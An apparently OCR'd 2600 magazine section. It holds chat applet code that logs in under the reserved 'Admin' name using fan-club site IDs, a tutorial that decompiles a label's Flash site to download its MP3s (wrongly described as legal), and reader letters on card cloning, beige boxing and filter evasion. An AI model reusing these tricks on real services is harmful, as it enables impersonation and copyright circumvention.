So far the only real restrictions I've found on this is that you cannot log in with the username "Admin". It is reserved. The other reserved names will vary from fan club to fan club and they are the moderator usernames. There are other security measures in place to prevent these two classes of usernames from being used. Finally, if somebody else is already logged in with the name you're using, it will tell you to try again. Feel free to try adding " " (a non-breaking space) to the end of the username.

(It has come to my attention that Music Today plans to change their chat client soon. Have fun while you still can, and in the meantime, start looking at how to play with Parachat code.)

```
Chat Code:::::
<html>
<td id="lblScript"><script language='Javascript'> isMac =

(navigator.appVersion.indexOf("Mac")!=-1) ? true : false;
IEmac = ((document.all)&&(isMac)) ? true : false;
IEwin = ((document.all)&&(navigator.appVersion.indexOf("MSIE")!=-1) &&
!isMac) ? true :

false;
NS = (navigator.appName.indexOf("Netscape")!=-1) ? true : false;
document.writeln("<APPLET NAME='DigiChat'

CODEBASE='http://fanclubchat.musictoday.com/DigiChat/DigiClasses/' ");
```

```
document.writeln("CODE='com.diginet.digichat.client.DigiChatApplet' ");
document.writeln("HEIGHT=100 WIDTH=200 ALIGN='MIDDLE' ");
if (isMac)
document.writeln("ARCHIVE=Client_Mac.jar MAYSCRIPT>");
else if (!isMac)
{
if (IEwin)
{
document.writeln("ARCHIVE=Client_Plugin.jar MAYSCRIPT>");
document.write(" <PARAM NAME=cabbase value=Client_IE.cab>");
document.write(" <PARAM NAME=useslibrary value=DigiChat Applet>");
document.write(" <PARAM NAME=namespace value=Digi-Net>");
document.write(" <PARAM NAME=useslibrarycodebase value=Client_IE.cab>");
document.write(" <PARAM NAME=useslibraryversion value=4,0,1,0>");
}
else if (NS)
document.writeln("ARCHIVE='Client_NS.jar' MAYSCRIPT>");
}
document.write(" <PARAM NAME=nickname VALUE=Admin>");
document.write(" <PARAM NAME=language VALUE=english.lang>");
document.write(" <PARAM NAME=siteID VALUE=1008>");
document.write(" <PARAM NAME=background VALUE=606A6D>");
document.write(" <PARAM NAME=signed VALUE=true>");
document.write(" <PARAM NAME=textcolor VALUE=000000>");
document.write(" DigiChat requires a Java Compatible web browser to run. ");
document.write(" </APPLET>");
</script></td>
</html>

END Chat Code:::::


SiteIDs::::::

1023 = none
1022 = none
1021 = NIN
1020 = Krewe of Roo
1019 = Backstreet Boys
1018 = Gretchen Wilson
1017 = The Freak Parade
1016 = Hick Hop Federation
1015 = none
1014 = Mike Doughty (pw protected)
1013 = Xposed
1012 = The Unedited Jewel Chat
1011 = Kenny Chesney
1010 = Good Charlotte
1009 = Jem Chat
1008 = Usher World
1007 = Britney Spears
1006 = ICON Chat
1005 = MusicToday
1004 = none
1003 = The Union Hall
1002 = Shania Twain
1001 = "Invalid Host"

END Site IDs::::::
```

Hacking Warner Brothers Records

by c0z

This tutorial will teach you the methods involved in downloading the top three songs of most artists signed with Warner Brothers Records (WBR), directly from their own server, legally.

Background Information

Artists who sign with WBR get a nice little Flash site with all of their pictures, tour information, etc. The majority of these sites have an applet that will allow you to play a small selection (usually three) of their hit songs in the background while you roam about their site. Some of these artists include HIM, My Chemical Romance, Static X, Madonna, just to name a few.

The Exploit

By using a Flash decompiler and having a simple knowledge of Action script, we can reverse engineer Warner Brothers' website, gaining access to mp3s directly from their web server.

Target Acquisition


For this example I will use the band HIM, located at http://www.heartagram.com. The applet mentioned is in the lower left hand corner of the page. The basic method discussed will apply for the majority of artists signed with WBR.

Research

First off, get the .swf file that the applet uses. This can be done by viewing the source of the web page and finding the name of the applet. We can see that this page is little more than some CSS, a little JavaScript, and the Flash embedding. The tag we are looking for is:

```
{param name="movie" value="HIM-site3.swf" /}
```

Voila, http://www.heartagram.com/HIM-site➥3.swf. This file can be found in your temporary Internet files or you could just download it.



Decompile

Next you will need an SWF decompiler. I prefer the Sothink SWF Decompiler. For the purpose of this demonstration, the demo will work fine. Proceed to open HIM-site3.swf.

In the right panel labeled "Resources" of the decompiler, open the "action" tree. This contains all of the action scripts used to control the SWF. View the "MainMovie" code.

Basically, when this movie loads it runs a bandwidth test to determine which quality of song to start playing. The URL to the file is then concatenated from variables and arrays starting on line 67 of the script.

```
// [onClipEvent of sprite 146 in frame 14]
onClipEvent (load)
{
    ptitle = new Array("KILLING LONELINESS", "WINGS OF A BUTTERFLY", "UNDER THE
ROSE", "BEHIND THE CRIMSON DOOR");
    palbum = new Array("FLASHBACK", "Flashback", "Flashback", "flashback");
    pURL = new Array("killingloneliness", "wingsofabutterfly", "undertherose", "be-
hindthecrimsondoor");
    baseURL = "http://download.wbr.com/himtrax/audioswfs/";
    hiSpeedURL = "_hi.swf";
    loSpeedURL = "_lo.swf";
```


The base URL is the server the mp3s are hosted on. This would be followed by an item from the pURL array and finally the bandwidth URL:

baseURL + pURL + hiSpeedURL

'http://download.wbr.com/himtrax/audioswfs/' + 'killingloneliness' + '_hi.swf'

http://download.wbr.com/himtrax/audioswfs/killingloneliness_hi.swf

The next step is to download this file and open it in the SWF decompiler.



Extraction

In the resources panel, open the "sound" tree. Select the only sound "streamsound 0" and check the box next to it to mark it for export. Click the "Export Resource" button and select a location to save it to.

Rename your newly conquered mp3, take a deep breath, and laugh at the record company. Congratulations. You saved 99 cents.

More artists hosted by Warner Brother's Records can be found at http://www.warner ➥brosrecords.com/find.php.

Jibber-Jabber

Experiences

Dear *2600:*

I have a funny story to relate to readers of *2600.* I was in the DC area recently and I went to the National Cryptologic Museum right next to the headquarters of the NSA at Fort Meade. It's a fairly good museum, although I knew much more of the stories told than did the museum guide herself. (Also, she was a bit unabashedly gung-ho pro-American. I was happy with the way most of the historical stories she told turned out, but her tone was a bit condescending and everything-non-American-is-evil.) It's also fun to play with an actual Enigma machine.

I went in to the little gift shop in the museum on my way out and there was one of those POS things which is essentially a PC attached to a laser scanner and cash drawer. Attached to the bottom of the nice flat-screen monitor was a large Post-It note with the words "Password: XYZZY" (actually, I didn't write down the real password).

That merely a few hundred meters from the center of the U.S. government's cryptologic might, *this* was considered good security is kind of a blast. I tried to take a picture (I was hoping to win that free *2600* subscription with a good back page picture!), but they wouldn't let me. More's the shame....

auto456565

Dear *2600:*

Please accept my thanks for a great magazine! I appreciate the many interesting articles!

I am currently a Linux device driver engineer and have been working/playing with Linux and Unix for nearly 25 years. Which explains why I am the neophyte that I am when it comes to phones. I use phones for their purpose, dutifully pay for my use, and move along with life.

It is with this naivete that I would like to cry on your collective shoulders about the following incidents that happened to me in November, 2005.

I was in a small town in central Oregon called Detroit. I needed to make a semi-emergency call to work after I discovered that I had made a mistake in a presentation to my manager about some Linux device driver problems they were having and an answer suddenly came to my mind when I was driving to vacation. (Doesn't it always happen that way?)

Well, I stopped at the local general store which had the only payphone in the center of town. The payphone was not a Quest payphone. The company label on front had something like "Call America" on it. It said that a five minute call to anywhere in the country was $1.00.

Well, I would need two dollars in quarters. One would be a call to information to get the main number for my company and the other for the call itself.

I got the number and called the company's main number. When you call the main number for the company that I work for, you are given numerous menus that an employee can use to find the work number for another employee.

This is when I found out that the touch tone buttons on the payphone were somehow disabled. I was able to use them to make the call to the company, but when the connection was made the touch tone buttons were disabled. Fortunately, my company's system has a fall-through to a human operator if one does not have touch tones. Unfortunately for me, the five minutes for my dollar ran out and I was disconnected.

At this time, I went into the store and bought one of those $5.00 for 30 minute calling cards that convenience stores sell.

I went back out to the payphone and tried to use the card to call the main number at my company. (Mind you, this is the same main number that I just dialed less than ten minutes prior to going into the store to get the card.) When I tried to call with the card, I got a number out of service redirect (you know, the three tones and "the number you have reached cannot be dialed, please check the number and dial again" recording). The main number for my company was in Santa Clara, California. It was not overseas. I called the customer service number on the card and complained. The person said there was nothing they could do. Something like some payphones don't allow you to call anywhere. Which I think is quite interesting as I just called the same number using cash.

I tried about five times and got the same thing. At this point I gave up, went back into the store, and asked the clerk (who, fortunately, was understanding) for three dollars worth of quarters. Armed with these, I was able to get a call through to our switchboard, asked to be connected to my team lead, and got my message through.

Why would the touch tone keys on a payphone be disabled when the called party is reached? I have used Qwest payphones in the past and did not have this problem. Is this unique to non phone company owned payphones? Is it a regulatory quirk? In fact, do the FCC regs say anything about whether or not the touch tone pad should be disabled or kept enabled?

Also, why in heck would a calling card block Santa Clara, California? Is there something about Santa Clara (area code 408) that cause some calling card companies to squirm? What about payphone users calling into Santa Clara?

I would greatly appreciate any light you folks can shine on this issue.

Cleara

The disabling of touch tones is nothing new. Usually it's to prevent you from doing something that bypasses the phone's ability to take your money, such as using a calling card. Sometimes it's just a misconfiguration. This is what necessitated the carrying of portable tone dialers back in the 80s. And the rest, as they say, is history.

Apparently the tones on this phone weren't disabled when you called the access number for the calling card. Some phones only disable the tones once coins are put in for reasons that we cannot fathom. The explanation you were given by the calling card company makes no sense since the restriction wasn't coming from the payphone but from their service. We can rule out the 408 area code not being in their database as that area code has been around forever. It's possible your exchange wasn't in their database although most of these "intelligent" phones don't need to have a database of every single exchange in the country since such a list would constantly be changing. If the area code exists, the call should be attempted and if the exchange is bad you should get an error from whatever telco places the call. We assume you tried other numbers with this calling card without running into this problem. If not, make sure this isn't a dialing format issue. Otherwise you most definitely have a legitimate gripe with this company as well as with the operators of the payphone. Be sure to pursue this.

Decent telephone policy is only achieved through constant bitching.

Dear *2600:*

At the time I am writing this I am working on a Pentium 2 computer that was considered broken by the previous owner. The man is an A+ certified computer tech for a local ISP. I was crestfallen when I heard him say that. I tried anyway to fix this monster. You wanna know what was wrong? Corrupted hard drive. That's it. Now this guy has more experience than I care to know of. To think that a punk kid can get it running in under ten minutes is quite shocking. I have always been technologically inclined, surrounded by towers of humming beauties. When I was but a small kid I was on my dad's lap typing away at a DOS machine. At four I had my first chess match. At six I wanted to build robots and have been wrist deep in wires and solder since. I have the scars from the hot Flux to prove it. I have always had a computer but until recently I never cared enough to learn. I was part of the mindless masses. Now I am sitting here in my own barn full of computers and equipment. I remember booting into a 56K modem for the first time, though my age at the time escapes me. I thank my dad for a lot of this. He taught me how to solder at a young age. I built a robot at the age of ten, though it was a kit. I never stopped asking questions when I entered my teen years. In fact, that's when I started asking more and more. I beige boxed my neighbors and ran port sniffing programs on WiFi networks I found. I don't want to harm or cause damage. I bought a CD-ROM the other day for another computer of mine. Sadly, it was broken. But you know what? I opened the case and fixed the piece of plastic that broke. That's real hacking. I'm 18 now and have learned so much. I have only three *2600* magazines but let me tell you the first one I ever picked up changed my life. I went from a kid who liked to dabble into a full fledged techno-lover. I can never thank you guys enough. I used to think the Internet was IT. The real deal. No, no, that's a facade put up by brilliant men. I can only aspire to be them. I am the second holder of the torch. I only hope I can hold it as well as the first. I owe you people more than I can pay. You saved me from a life of mediocrity.

BigBrother

Dear *2600:*

In 22:4, reader Adria went into some detail about a recent credit/debit card cloning event perpetrated upon his/her sister. The editors of *2600* also expressed an interest in methods by which these cloning events are perpetrated. I have also recently been a victim of credit card cloning and would like to offer my insight based upon my experience and conversations with other Europeans.

My family and I moved to Italy in July 2005. Not more than four months after living here, we found that somehow, someway, our most commonly used credit card had been compromised. Some criminal element had decided to help themselves to about $6000 worth of merchandise, all purchased in Istanbul, Turkey. We found this hard to believe as we watch our transactions like hawks, keep and later destroy all receipts, and pay off our balance at least monthly. Also, our credit card was never out of our possession... or was it (more on this common faux pas later)? Needless to say, this was a swift punch in the gut.

Fortunately, our credit card company absolved us of the stolen money, but only after several steps were taken. First, we had to call the credit card company almost daily for several days and dispute the charges. What made matters worse was that each time we called, we spoke to a different representative. The different representatives didn't seem to have any common knowledge about the case that was started on our account and we often had to explain more than once that we actually didn't make *any* of the purchases that appeared on our statement for the dates and locations of the criminal transactions. We also had to fill out and return a short affidavit assuring the credit card company that we did not make the purchases that we disputed and we had to make an itemized list of all the transactions we wished to dispute. It was completely stressful and a gigantic pain in the ass but, in our case, it was actually rectified rather quickly.

Not completely trusting the credit card company (imagine that!), I decided to take some measures into my own hands. I made a visit to the legal office of the base at which my wife is stationed. The impression I received when talking to the legal aide was that the Judge Advocate General (JAG) wasn't interested in pursuing this type of credit card fraud because it was not perpetrated by another military member or dependent. The aide also indicated that the Office of Special Investigation (OSI) would not be interested in investigating this type of crime perpetrated against American military members abroad. As Adria observed, law enforcement everywhere doesn't seem willing to touch credit card fraud. For what it was worth, I also contacted all the major credit bureaus and issued fraud alerts in both

my wife's name and my own. A final precaution I took was lowering the credit limit of all my active cards to an amount that, if for some reason the credit card company would not back me up on, I could pay off out of savings without batting an eyelash. Incidentally, I also called my credit card companies and asked if there were any further precautions I could implement upon my credit cards. They had no solutions.

Relating my story to a British friend of mine, he opened my eyes to the scourge of credit card fraud in the U.K. and Europe. Apparently, Germany leads Europe in compromised credit cards. Most credit cards compromised in Europe find themselves cloned and used in Turkey and other parts of the Middle East. My friend turned me on to some common methods in which credit cards are stolen: (1) Pencil and paper: it doesn't take a genius to copy down all of a credit card's pertinent information in order to have enough data to clone it; (2) A magnetic strip reader: these can be as small as a device that you are able to keep in your pocket. Anyone other than you, i.e., a waiter, could easily swipe your information into their personal reader before charging your meal at the restaurant or cafe to your credit card; (3) Sniffers (physical or software) are placed between the till and the bank. I am told that the phone lines between stores and banks in many European countries require no handshaking or authentication between the store and the bank and that transmissions are not encrypted. Someone wanting to collect massive amounts of credit card information could insert a physical device somewhere between the till of the store/restaurant or bank and just collect credit card numbers on a periodic basis.

Apparently, credit card fraud was so rampant in the U.K. and France a few years ago that their governments had to step in and a new method of authentication was introduced: the chip-and-PIN. My understanding is the following: each chip-and-PIN card has a chip residing on the card with a unique identifier and a PIN associated with that identifier, both created and issued by the bank. In order to complete a transaction, the card is inserted into a slot reader (like a CAC reader, not a slider for reading magnetic strips) and the PIN entered by the possessor of the credit card. If the chip-and-PIN information at the till does not match the information the bank has on file, the transaction fails. If you forget or lose your PIN, your card is useless and you must contact the bank for a new card. Obviously, this isn't a bulletproof solution. But it has cut down on credit card fraud in the U.K. and France. I am told by some locals that Italy plans on implementing the chip-and-PIN system sometime in 2006 or 2007.

I apologize for the lack of technical details and references but this information is a mix of fact, speculation, and hearsay. That being said, simply entering "chip and PIN" perhaps with "credit card fraud" in your favorite search engine will yield many helpful results. Credit card fraud seems like one of the redheaded stepchildren that law enforcement don't bother investigating often, leaving individuals at the mercy of credit issuers. My advice to rectifying credit card fraud perpetrated upon you is to try and remain as calm as possible, try to get as many facts about your transactions and the fraudulent transactions as possible, and be firm and consistent when talking with the credit issuer, taking copious notes along the way. In my case, investigating the stores that accepted the card was useless as I wasn't going to spend time and money calling and traveling to Turkey. I am not confident that conducting your own investigation into stores that accepted your card in your native country would yield positive results, but who knows? My advice for further protecting your credit cards is to *never* let your card out of your sight. If you pay for a meal at a restaurant, insist that you go with the waiter to the till in order to complete the transaction. Don't *ever* let your card out of your sight. One quick swipe is all it takes! Also, consider lowering your credit limit. Many of us are working professionals and are offered much more credit than we need at any given time. Consider your spending and finances. Drop the ceiling on your card to something more appropriate for regular use and palatable for those surprise criminal transactions. Finally, check your online statement at least weekly. This will allow you to identify and report any fraudulent transactions quickly. Of course, the best solution would be credit card abstinence, but unfortunately some of us must make use of credit cards on a daily basis in order to conduct business.

Hopefully this information will generate more informed responses and investigations into the underlying technologies of credit card fraud so that we may better protect ourselves.

Acidevil

It will certainly be interesting if everyone insists on accompanying waiters to the cash registers whenever a credit card is used in a restaurant. It's important to pay attention to what's happening with your credit card but at the same time if you're inconveniencing yourself in the process, you're not really accomplishing all that much. The most important thing is to know your rights and to realize that you are not in any way responsible for any fraudulent charges that may appear.

Dear *2600:*

For the past several years, I've been reading *2600* with interest at my local Borders Bookstore. While I don't necessarily understand *everything* that is featured in the articles, your magazine shows that creativity can/should be rewarded instead of punished. I've even encouraged several of my students to read *2600* and that's it's OK to show others flaws in systems as long as your discovery doesn't harm anyone/anything and is put to practical use.

Practically every issue has a letter from a student who has either been banned and/or punished for exploiting a weakness in his school's web services. I, myself, have had my fair share of run-ins with anal-retentive "high and mighty" admins regarding what and how filtering is done. The mere fact that they so highly regard web-based filtering technology is beyond me. Websites that have *nothing* to do with weapons, etc. are blocked, often for ridiculous reasons! Case in point: back in December while I was covering a class (teachers gotta make a few extra dollars here and there), I was looking up parts for my truck. One website was blocked due to "weapons" content. What were the "weapons?" *Spray guns* for painting body parts. What does that tell you? That the "filtering" systems obviously aren't all they are cracked up to be!

The funny thing is students readily know proxy-avoidance sites. There have been several times when

I've attempted to display a website I found while at home only to have it blocked here at school. Example: eyesofnye.org. It's a frickin' Bill Nye website but is blocked for "MP3/Streaming." Same goes for NASA TV. But my own students come to the rescue with a new website to avoid the filter. What does that show you?

Thanks for an enlightening publication, and keep up the good work!

Mr. K

Input

Dear *2600:*

My haiku for you,
Wonderful blissful pages
Of knowledge and fun.
Twenty Six Hundred,
You are my one drug of choice.
Happy addiction.

vyxenangel

It's a double haiku and a self-referential one at that!

Dear *2600:*

Last night I had a dream that I ran a small, independent magazine similar to *2600.* It was really hard and I woke up in a sweat. I can only imagine what the real thing is like. I want to thank you guys for your years of continued hard work and support of the community. The dreamers are behind you.

Jeremy

Dear *2600:*

Just thought y'all might want to know that the production of boots is up this year.

runsetuid.root

And just what we're supposed to do with this info is going to be the topic of discussion for some time.

Dear *2600:*

Back in November of 2005, I had my first experience with *2600.* It was with a bit torrented copy of 21:4. I loved every second I spent reading it. Why do I bring this up? Because according to your magazine, the hacker mindset is one of exploring information. Of course, I never called myself a hacker before and I do not call myself one now. I know it was wrong to basically steal your magazine. For that I am sorry. The difference between then and now is that now I know that *2600* exists. Immediately after I read the downloaded issue, I rushed out to my local Barnes and Noble and bought issue 22:2 and have bought each issue since then. Ignorance is no excuse for what I did, but now I am in this for the long haul and will buy each issue until I die or *2600* stops publishing.

Thanks for putting out a quality magazine.

Brad Hall

We appreciate the support. It's what makes this thing of ours possible.

Suggestions

Dear *2600:*

I've been reading your magazine for about six years now and there have been plenty of times when I couldn't remember what issue a specific article was in. I recently encountered this problem again when I was trying to pull the article on quantum computing from my back issues. I just couldn't remember for the life of me what issue it was in.

This problem is pretty irritating to me and I've tried searching your site for "quantum computing." It turns up no results, which I know is bunk because I've read the article multiple times. Is there any way you could make your article listings from all the zines searchable online? It would be a massive convenience. Thanks, and keep up the good work.

ThrlLL

This has always been a frustration for us as well. Every now and then someone offers to help put together a comprehensive index of our material (letters included) and they almost always run away screaming when they realize just how massive such a project winds up being. We hope to have some sort of searchable index on our site before too long. For now, you can always go to the search button at our online store (store.2600.com) and search for topics there.

Dear *2600:*

I'll add to the request. I was reading 23:1 and saw another request for a collared shirt. I'd be interested in, say, a black *2600* polo shirt. Could be very useful.

nitromatt

Dear *2600:*

I know I might be the only person requesting this. I love your magazine and your online store, but can you make some big sizes of your shirts, like up to 6X? I'd gladly pay extra for a *2600* shirt in my size.

CerealKiller

As always, if there's a decent amount of interest we'll pursue it.

Dear *2600:*

Wouldn't it be appropriate to change your advertised price for a lifetime subscription from $260.00 to $260.0?

Pointilleux

Since when do we do what's appropriate?

Another View

Dear *2600:*

I subscribe to a computer security forum and have met a person who knew Kevin "back in the day." And I have recently learned a little more about "poor, misunderstood" Kevin Mitnick. Did you know:

a) That he'd been arrested as a juvenile? And that by continuing to engage in the kind of behavior that had gotten him arrested as a juvenile got into trouble (again) with the law?

b) That he and/or his friends did in fact change the class of service on home phones to payphones? So that whenever they picked up the receiver a recorded voice asked them to deposit twenty cents?

c) That he and his friends redirected operator assistance calls, answering them themselves?

d) That in 1981 he physically broke into a Pac-Bell office stealing a list of Bell's COSMOS accounts? For which he got three months in juvenile hall?

e) That they also did a lot of dumpster diving etc.? Not a lot of hacking, but social engineering and theft?

f) That in the 90s when he was on the run he sold home addresses etc. of the agents who chased him, posted a few stories about how they where convicted child molesters, and other "non-malicious" acts?

Did you also know that he was placed into "solitary confinement" not for what "the powers that be" were afraid that he would/could do but rather for his *protection* as the other "older" cons would not have looked too favorably on him and would have probably killed him? And that like the LOD (which I got the impression that he was a member of) are/were racists? And that the blacks would have likely wanted to kill him as well?

I'm sorry, but that hardly sounds like someone who is a "scapegoat/whipping boy" for "the powers that be." And it sounds more like he got exactly what he deserved.

I'm not saying that exploration and learning are wrong or anything. Just that there are some systems that should not under any circumstance be entered by those who do not have the *legal right* to access those systems.

And I am sorry if you cannot understand that, or that breaking into a computer that one does not have the *legal right* to access should carry the same criminal penalty as if they physically broke into someone's home or office.

Also, if you'd stop and think about it, you'd realize that every time someone breaks into a computer system/network that they do not have the *legal right* to access that they undermine/chip away at the trust that the legitimate users have/had in that system, as well as cast doubt on the integrity of their data and/or any experiments that they may be running at the time of the break-in. I remind you again of the cybercriminal that Clifford Stoll was tracking who was breaking into "his" computer system - a person who was indiscriminately shutting down any and all processes that looked as if they might have been "spying" on him.

So for all the comments on how hacking is different and not like "real" crime, at the end of the day it would appear that Kevin Mitnick was just another thief and con man. If you don't believe it, ask him to have his juvenile record. I'm betting as is my friend that he won't do so because he knows that it'll speak volumes about the type of person he is/was.

Digial_Cowboy

It's really rather funny that we're still running into this kind of attitude so many years later. And also pretty sad when you consider that this is the mentality of a lot of people who can control the fate of those in trouble. Let's be clear. Even if someone were to do all of the things you mentioned above, it absolutely would not justify the kind of treatment Mitnick received. There is a rather barbaric attitude in our country that justifies everything from torture to lengthy prison stays simply because someone "broke the law." Here's a newsflash: everyone breaks laws in some way. Much of it is very minor but if we follow the simpletons, every transgression defines us as criminals. And nobody cares what happens to criminals, right?

Now, as to this specific case, you quote a lot of "facts" without any kind of documentation other than meeting someone online who claims to have known Mitnick back in the day. Did you really think that would somehow be enough to sway anyone? You heard what you wanted to hear but there's simply no substance here. And that seems to have been the theme of the prosecution throughout the history of this case.

We're not going to get into the whole house analogy thing yet again except to say that accessing a computer without authorization just isn't the same thing as breaking into someone's house. But if it were, as you seem to think it should be, then the penalty should logically be the same. If someone is "just another thief and con man," then why treat them as if they were a true criminal mastermind? You simply can't have it both ways.

Thanks for the entertaining allegations. They provided us with much amusement. And, for the record, that glaring typo in your name didn't come from us.

Responses

Dear *2600:*

This is in response to the letter in 22:4 about my article on AIM and the TOC protocol. I'm glad that *2600* decided to print that because we both share a common goal: spreading accurate information. You had some points but we both failed to mention what TOC is. TOC (Talk to OSCAR) communicates between AOL's OSCAR servers/databases. You also said that the TOC protocol is gone, which is true but very unfair to say. AOL implemented the TOC2 protocol afterwards which barely changed any of the existing protocol. I built a base script that connected to AOL's OSCAR servers using the original TOC protocol. All commands are in place and only a few need a bit of tweaking. (For a list of changes, see http://en.wikipedia.org/wiki/TOC2_protocol.)

As for AOL not being able to do anything about this, they won't, at least not feasibly. Forcing everyone to update their client would create a large amount of people who did not know what to do to connect (based on how their instant messaging client is created) and they would lose a considerable user base. Too much anti-flood security has been put in place in the client program rather than in the server to save bandwidth. You do have a point - one could block everyone not on their buddy list to prevent such an attack, although very few people do this currently.

Also, I don't advocate people actually abusing TOC to do something like this. If you've read any *2600* you would know that this community holds the ethical responsibility mainly in the hands of the person abusing such a service, not the one who shows the possibilities to everyone else.

windwaker

Dear *2600:*

I always get a kick out of your covers and the subtle tribute to a great movie (as well as our competitor)... the Big Mac... WOPR... awesome.

But you know it's the *fries* that bring 'em in....

blakmac

Dear *2600:*

What Glutton calls RGB steganography isn't really steganography at all. What he's proposing is little more than typing out a message in ASCII and changing the extension to JPG. His original motivation is to avoid law enforcement snooping for hidden messages. But any

law enforcement unit sophisticated enough to be checking for the integrity of low-ordered bits in a JPG is *sure as hell* going to notice an RGB "steganography" image.

Also, his solutions are rather lacking. The Mush solution is pointless when we're talking about "image-snarfing bots." The Time Consuming solution isn't a solution *at all* - he is just saying that using shorter messages is easier than using longer messages. His suggestion and analysis of using 1337sP33k to strengthen a substitution cipher is misleading. He calls it a "huge stumbling block" but it is nothing of the sort. Just using 256 characters, especially when you're going to purposely choose them to visually resemble the 26 alphabet characters, offers no meaningful protection against a sophisticated cryptanalysis.

I strongly recommend against taking any of the suggestions in the article seriously.

Kaige

Dear *2600:*

In response to Jon who works at McDonalds (22:4), I must take issue with his assertion that amateur radio is a hobby that takes a lot of money. In many ways, radio amateurs are the epitome of hacking in that many of us either build our own equipment or convert "scrap." Obviously, equipment suppliers want us to buy the rig that's bristling with features and at a price to match. It *really* is possible to build a low power transceiver for $30 or less and use it to make contact with other amateurs around the world. Check out http://www.gqrp.com/

73
devnull

Dear *2600:*

In response to Sab's letter in 22:4 about downloading files via P2P and finding a number of files all the same size (851.7kb), I have experienced the same thing. I actually downloaded one - my own fault for not taking due diligence and noting that the file seemed too small to be what it claimed to be. Luckily my virus scanner caught it before any harm was done. (Thanks Avast!)

I have noticed this when downloading music files, movie clips, and programs. I assume that some of the files are put there purposely by those wanting to "punish" others for potential copyright infringement. Some are probably there due to people downloading them from other places, not noticing that they are suspicious, and leaving them in their shared folder. And some are there because I believe there is probably at least one virus that will replicate itself to the shared folder on a computer, knowing that it is likely to be downloaded by others.

Education and awareness are your best defenses. Rely on virus scanners only as a backup to momentary lapses.

CJ

Dear *2600:*

This is in response to Sab's letter in 22:4 regarding the 851.7kb files that can be found almost anywhere on LimeWire. I tried LimeWire a while back and ignorantly downloaded one of these files, suspecting that it was a program that I had requested. Upon running the program, a setup dialog ("inno setup") showed up and appeared to be installing something. I tried to uninstall it but it couldn't be found in the "Add/Remove Programs" control panel, nor could an uninstaller be located. Soon after, I was not able to access my Task Manager through any means, some sort of spyware detection and prevention software called SpySheriff automatically installed itself, and attempting to use Internet Explorer always resulted in a reboot (it opened window after window of hacking, cracking, and porn sites until the computer couldn't handle it anymore). I once let it run and it got to about 97 IE windows before my computer quit. The only way I could fix this was to reinstall Windows, which resulted in its own annoyances. So my advice is to completely steer clear of these files and to use common sense when using potentially harmful software such as LimeWire.

DZ

This unfortunately is a real risk whenever you download anything from someone you don't know or even those you do if they themselves haven't been careful.

Dear *2600:*

Your last issue (23:1) had a fantastic cover. Props to whoever drew the astronaut. The 600613 (google) was obvious enough but as far as why they're pointing where they are, you've got me on that one. As far as the paper goes, it looks like an APRS message from North Bellmore but I'm sure there's more. Keep up the awesome work guys.

Nucow

